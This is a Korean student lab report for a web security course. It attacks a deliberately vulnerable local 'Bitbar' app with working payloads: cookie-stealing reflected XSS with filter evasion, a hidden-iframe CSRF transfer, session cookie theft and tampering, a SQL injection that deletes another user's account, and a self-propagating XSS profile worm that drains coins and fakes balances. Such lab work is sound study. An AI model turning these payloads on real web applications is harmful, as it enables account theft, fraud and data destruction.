네트워크 보안


Lab 2

김진우교수님

2019203069 이시은

Task 1

처음에 user1 으로 로그인을 하고 show 버튼을 누른 모습입니다.



그런다음 기본적인 xss 공격 형태의 스크립트를 넣었습니다.

http://localhost:3000/profile?username=<script>document.location="http://localhost:3000/steal_cookie?cookie=" document.cookie</script>

이 스크립트는 제대로 동작하지 않았습니다. cookie 가 제대로 보내지는것 같지 않았고, +cookie=document.cookie 의 document.cookie 에서 예상대로 되지 않았습니다. 또한 제대로 보내진다고 하더라도, location 에 의해 페이지가 전환될 수 있어 보였습니다. 그래서 페이지 이동 없이 쿠키 탈취가 가능한 다른 방법을 찾아봤습니다.


그러다가 알게된 것이 document.write()였고, 이는 해당 페이지의 콘텐츠를 수정합니다. 따라서 직접 steal_cookie 에 방문하지 않고도 cookie 정보를 보낼 수 있습니다.

하지만 추가적으로 필요한 부분이 있었습니다. encoding 을 해줘야 했습니다. 초반에 겪었던 문제인 document.cookie 가 제대로 동작되지 않았던 이유는 encoding 을 안 했기 때문이었습니다. 여기에 포함된 특수문자가 URL 의 구조를 깨트리게 되었기 때문이었습니다. 그래서 다음과 같은 방식으로 처리해주었습니다.

encodeURIComponent(document.cookie)


동시에 script 전체를 encoding 하여 넣었습니다.(필터우회)

그 결과 cookie 를 보내는 것을 성공할 수 있었습니다.하지만 유저를 찾을 수 없다고 뜹니다. 과제에서는 이 부분을 victim 이 모르게 수행해야한다고 해서 스크립트를 바꿨어야 했습니다.



처음에 username 에 <script></script>코드와 함께 ‘user1’을 넣었을때도 파란글이 떴습니다. <script></script>를 지우면 뜨지 않습니다. 그래서 <script></script>부분을 수정해야겠다고 생각했습니다.


여러 시도를 해보았지만 “error”클래스로 빠지며, 계속해서 파란문구가 떴습니다.



이를 해결하고자 가장 먼저 떠오른 방법은 저 error 클래스를 없애는 것이었습니다. DOM 에 관한 문서를 보고 error 에 해당하는 엘리먼트를 없애버리는 방법을 찾게 되었습니다

error 클래스에 해당하는 css 부분을 뜨지 않게 설정하였고, 이 스크립트 또한 인코딩하였습니다.

그 결과 쿠키탈취에 성공하고도 에러메세지가 뜨지 않게되었습니다.


Bitbar
The Crypto-Free Crypto Currency
Home
Transfer
Close
Profile
Hi, user1
Log out
View profile
user1
Show
Your profile
200 bitbars

Task 2

<처음 코드 (잘못된 코드)>

```html
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta http-equiv="refresh" content="1;url=https://www.kw.ac.kr">
    <title>CSRF Attack</title>
</head>
<body>
    <form id="csrfForm" action="http://localhost:3000/post_transfer" method="POST"
        <input type="hidden" name="destination_username" value="attacker">
        <input type="hidden" name="quantity" value="10">
    </form>
    <script>
        document.getElementById('csrfForm').submit();
        setTimeout(function() {
            window.location.href = 'https://www.kw.ac.kr';
        }, 1000)
    </script>
</body>
</html>
```

<form.ejs>

code > views > pages > transfer > <% form.ejs > ...

```ejs
<h3>Transfer Bitbars</h3>

<form class="pure-form pure-form-stacked" action="post_transfer" method="post">
    <% if(errorMsg) { %>
        <p class='error'> <%- errorMsg %> </p>
    <% } %>

    <p>
        You currently have <%= account.bitbars %> bitbars.
    </p>

    <label for="destination_username">Transfer to</label>
    <input type="text" name="destination_username" value="<%= result.receiver %>">

    <label for="quantity">Amount</label>
    <input type="text" name="quantity" value="<%= result.amount %>"/>

    <p><input type="submit" class="pure-button button-primary" value="Transfer" /></p>
</form>
```

처음엔 input 을 이용해 사용자에게 보이지 않게 type 을 hidden 으로 지정해두고, 기존의 form 코드를 참고해 코드를 작성했습니다. 그런데 이렇게 하게되면 transfer 은 제대로 동작하지만 success 페이지로 바로 연결되어 학교사이트가 열리지 않았습니다.

이로써 제가 해야할 일은 transfer 을 성공하고 난 이후에 success 페이지로 자동으로 이동하게되는 걸 막고 광운대학교 사이트로 redirection 하는 것이었습니다. 이 부분에서 시간이 오래 걸렸고, 구글링을 하다가 저와 똑같은 문제를 겪고있는 사람의 글을 보았고, 해결책도 보게 되었습니다.

E.g. of the above answer in your code

```
<!DOCTYPE html>
<head>CSRF_ATTACK_PT1</head>
<body>
    <form name ='csrf_form' target='hiddenFrame' action='http://course_website/log
        <input type='hidden' name='username' value='attacker_id'>
        <input type='hidden' name='password' value='attacker_pw'>
    </form>
    <iframe name='hiddenFrame'  style='display:none'></iframe>
    <script>
        document.csrf_form.submit();
    </script>
</body>
```

Share Improve this answer Follow

answered Nov 20, 2015 at 23:53

Answer Seeker

66 • 3

iframe 을 이용하여 이문제를 해결 할 수 있었고, 또한 이것이 보이지 않도록 style 옵션으로 처리하였습니다. 이로인해 success 페이지는 더이상 보이지 않으면서도 transfer 에 성공할 수 있게 되었습니다.

그리고 제가 진행할 task2 과제에도 이를 적용해보았습니다.

task2 > b.html > ...

```html
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta http-equiv="refresh" content="1;url=https://www.kw.ac.kr">
</head>
<body>
    <form name ='csrf_form' target='hiddenFrame' action='http://localhost:3000/post_transfer' method="POST">
        <input type="hidden" name="destination_username" value="attacker">
        <input type="hidden" name="quantity" value="10">
    </form>
    <iframe name='hiddenFrame' style='display:none'></iframe>
    <script>
        document.csrf_form.submit();
    </script>
</body>
</html>
```

처음에는 단순히

```
<script>
    document.getElementById('csrfForm').submit();
    setTimeout(function() {
        window.location.href = 'https://www.kw.ac.kr';
    }, 1000)
</script>
```


setTimeout 을 활용하여 리다이렉션을 하도록 작성하였습니다. 그래서 success 페이지로 바로 연결되고 나서 학교사이트로는 연결되지 않았습니다. 알고보니 이 방식은 폼 제출 후 서버 응답에 의해 페이지가 새로고침되거나 다른 페이지로 리다이렉션 될 때 setTimeout 함수가 실행 되지 않는 문제가 있었고, 문제를 해결하려면 success page 가 안보이게 뜬 이후 곧장 학교사이트로 가야했습니다. 따라서 다음으로 채택한 방법은

```
<meta http-equiv="refresh" content="1;url=https://www.kw.ac.kr">
```

이렇게 폼 제출과 리다이렉션이 독립적으로 동작하게 구성했습니다. 그 결과 의도한대로, 학교사이트로 도달하게 되면서도 transfer 도 성공적으로 마칠 수 있었습니다.

Task 3

task1 을 수행하여 얻었던 user1 의 쿠키를 이용했습니다.





처음에는 단순히 쿠키만 전달했었지만, 과제의 요구사항을 제대로 충족하지 못했습니다.

따라서 추가적인 옵션을 넣었습니다

path=/; SameSite=None; Secure

path 를 통해 user1 의 로그인상태를 어느 경로든 유지할 수 있게 해주었고, SameSite=None; Secure 으로 설정해주어 쿠키가 모든 요청에 대해 전송될 수 있도록 하였습니다.





이제 Transfer 로 들어가서 attacker 에게 bitbar 을 전송할 수 있게 됩니다.

Task 4

과제를 수행하기 위해 쿠키값을 조작해야했습니다. 로그인한 사용자의 쿠키값을 가지고, transfer 을 할 때 이 값을 조작하여 bitbar 의 양을 조작해야했기 때문입니다.

그래서 session 이 어떻게 담기는지 bitbar 코드를 분석했습니다.

```
164   const db = await dbPromise;
165   let query = `SELECT * FROM Users WHERE username == "${req.body.destination_username}";`;
166   const receiver = await db.get(query);
167   if(receiver) { // if user exists
168     const amount = parseInt(req.body.quantity);
169     if(Number.isNaN(amount) || amount > req.session.account.bitbars || amount < 1) {
170       render(req, res, next, 'transfer/form', 'Transfer Bitbars', 'Invalid transfer amount!',
        {receiver:null, amount:null});
171       return;
172     }
173
174     req.session.account.bitbars -= amount;
175     query = `UPDATE Users SET bitbars = "${req.session.account.bitbars}" WHERE username == "${req.
      session.account.username}";`;
176     await db.exec(query);
177     const receiverNewBal = receiver.bitbars + amount;
178     query = `UPDATE Users SET bitbars = "${receiverNewBal}" WHERE username == "${receiver.username}";
      `;
179     await db.exec(query);
180     render(req, res, next, 'transfer/success', 'Transfer Complete', false, {receiver, amount});
181   } else { // user does not exist
```


이를 통해 transfer 이 일어날때 세션은 어떤 정보를 담는지 알 수 있었고, 트랜젝션 도중에 bitbar 를 설정해야하므로 이를 활용하기로 했습니다.

```
31  function setupTransferForm() {
32      setBitbarsToMillion();
33      var transferForm = document.querySelector("form[action='post_transfer']");
34      if (transferForm) {
35          transferForm.addEventListener('submit', function() {
36              setTimeout(function() {
37                  setBitbarsToMillion();
38                  window.location.reload();
39              }, 1000);
40          });
41      }
42  }
```

과제의 핵심 코드입니다. Post_transfer 을 사용하는 bitbar 코드를 보고, 사용자가 이 폼을 제출할 때 bitbar 의 조작이 일어나도록 했습니다.

```
22  function setBitbarsToMillion() {
23      var sessionCookie = getCookie('session');
24      if (sessionCookie) {
25          var session = JSON.parse(atob(sessionCookie));
26          session.account.bitbars = 1000000;
27          setCookie('session', btoa(JSON.stringify(session)), 1);
28      }
29  }
```

이렇게 쿠키를 활용해 bitbar 를 조작하였고, 트랜젝션이 일어날 때, 이렇게 해서 바꾼 bitbar 가 DB 로 저장이 되게 됩니다



transfer 페이지에 있는 상태에서 d.txt 를 실행하면 100 만개의 bitbar 를 얻을 수 있게됩니다..

이 bitbar 는 로그아웃했다가 로그인을 하더라도 유지가 됩니다.

Task 5

```
96  router.get('/close', asyncMiddleware(async (req, res, next) => {
97    if(req.session.loggedIn == false) {
98      render(req, res, next, 'login/form', 'Login', 'You must be logged in to use this feature!');
99      return;
100   };
101   const db = await dbPromise;
102   const query = `DELETE FROM Users WHERE username == "${req.session.account.username}";`;
103   await db.get(query);
104   req.session.loggedIn = false;
105   req.session.account = {};
106   render(req, res, next, 'index', 'Bitbar Home', 'Deleted account successfully!');
107 }));
```

close 버튼이 눌릴 때, user3 과 현재 계정이 삭제되어야합니다. 따라서 bitbar 의 router.js 코드의 close 부분을 분석했습니다.


close 기능에 관여하는 쿼리문은
query = `DELETE FROM Users WHERE username == "${req.session.account.username}";`;

형태이고, sql injection 을 수행할 새로운 username 의 계정을 만들려면, close 를 할 때 해당 계정과 함께 user3 의 계정도 지워질 수 있어야 합니다.

따라서 단순히 req.session.account.username 부분을 치환해서 쿼리문을 짜봤습니다.

“를 이용해서 본인의 계정이 삭제되는것을 마무리해주고, or 연산자를 이용하여 username==”user”가 될 수 있도록 짰습니다. 이때, 기존에 있던 마무리의 “와 조합이 맞도록 하여
" OR username == "user3

최종적으로 이런 형태가 되었습니다.



해당 코드는 잘 동작이 되고, 다른 계정의 유저는 사라지지 않으며, 본인의 계정도 함께 사라지게 됩니다.

Task 6

과제를 수행하기위해 profile 을 update 하여 script 를 실행시키는것부터 차근차근 해봤습니다.

Your profile text

```
<script>
(function() {
    function transferBitbar() {
        var xhr = new XMLHttpRequest();
        xhr.open("POST", "/post_transfer", true);
        xhr.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
        xhr.onreadystatechange = function() {
            if (xhr.readyState === XMLHttpRequest.DONE && xhr.status === 200) {
                console.log('1 Bitbar transferred to attacker');
            }
        };
        var params = "destination_username=" + encodeURIComponent('attacker') + "&quantity=1";
        xhr.send(params);
    }
    transferBitbar();
})();
</script>
```

처음엔 단순히 alert 를 주어 스크립트가 제대로 인식이 되는지 확인을 했습니다. 그런다음, view 한 유저로 부터 1 만큼의 bitbar 를 attacker 에게 옮기는 코드로 수정을 했습니다.

처음엔 destination_username 을 attacker 와 =만으로 결합을 했었는데, victim user 의 bitbar 는 차감되지만, attacker 의 bitbar 가 늘지 않았고, 이것이 task1 때와 비슷한 상황이라서 마찬가지로 encodeURIComponent 를 이용해서 해결하였습니다.

그리고 과제의 요구사항에 맞도록, victim 유저를 감염시키는 코드를 추가했습니다. 전체 코드를 복사해야했지만, 그 과정이 쉽지 않았고, 전체 코드를 포함하는 변수가 없었기 때문에, replaceProfile 이라는 함수를 호출하면 arguments.callee.toString()를 이용하여 현재 실행중인 함수(replaceProfile)를 그대로 가져오도록 했습니다. 그리고 그 외의 부분들을

```
var wormProfile = '<script>(function() {' + transferBitbar.toString() + scriptContent + 'transferBitbar(); replaceProfile();})();<\/script>';
```

이렇게 담았습니다.

그러고나서 마무리 작업으로, 프로필을 볼 때 실제 bitbar 를 숨기고 10 으로 위장을 해야했습니다.

```
function displayBitbarAsTen() {
    var bitbarElement = document.querySelector('#bitbar_display');
    if (bitbarElement) {
      bitbarElement.textContent = '10 bitbars';
    }
  }
```

해당 코드를 추가했지만 별다른 변화가 없었습니다. console 에서 저 코드를 넣고 실행시켰을 땐 정상적으로 “10 bitbars.”로 출력되긴 했습니다. 이를 통해 페이지가 로드되는 시점으로 함수 호출을 진행해야겠다고 판단했습니다.

```
<% if(loggedIn) { %>
    <% if(result.username == account.username) { %>
        <h3>Your profile</h3>
    <% } else { %>
        <h3><%= result.username %>'s profile</h3>
    <% } %>

    <p id="bitbar_display">0 bitbars</p>

    <% if (result.username && result.profile) { %>
        <div id="profile"><%- result.profile %></div>
    <% } %>

    <span id="bitbar_count" class="<%= result.bitbars %>" />
    <script type="text/javascript">
      var total = eval(document.getElementById('bitbar_count').className);
      function showBitbars(bitbars) {
        document.getElementById("bitbar_display").innerHTML = bitbars + " bitbars";
        if (bitbars < total) {
          setTimeout("showBitbars(" + (bitbars + 1) + ")", 20);
        }
      }
      if (total > 0) showBitbars(0);  // count up to total
    </script>
<% } %>

```

기존 Bitbar 코드를 분석하여 showBitbars 라는 함수에 의해 실제 값으로 출력되는것이 덮어지는것 같아 이 함수를 오버라이드 하기로 했습니다.

```
function overrideShowBitbars() {
    window.showBitbars = function(bitbars) {
        document.getElementById("bitbar_display").innerHTML = '10 bitbars';
    };
}
```

이와 함께 addEventListener 로 다른 함수들을 호출하는 run 이라는 함수도 구현하였습니다

```
    function run() {
        document.addEventListener('DOMContentLoaded', function() {
            overrideShowBitbars();
            transferBitbar();
        });
    }

    run();
```

또 이 변경된 코드를 다시 replaceProfile 함수에 적용해주어야 했기 때문에 최종적으로 다음과 같은 모습이 되었습니다

```
function replaceProfile() {
    var xhr = new XMLHttpRequest();
    xhr.open("POST", "/set_profile", true);
    xhr.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
    var scriptContent = arguments.callee.toString();
    var wormProfile = '<script>(function() {' + overrideShowBitbars.toString() + transferBitbar.
    toString() + scriptContent + run.toString() + 'run();})();<\/script>';
    xhr.send("new_profile=" + encodeURIComponent(wormProfile));
}
```

이로써 n 차 감염자까지 확보할 수 있는 코드가 완성되었고, 감염자의 프로필을 조회할때마다 attacker 에게 1 bitbar 를 보내게 됩니다.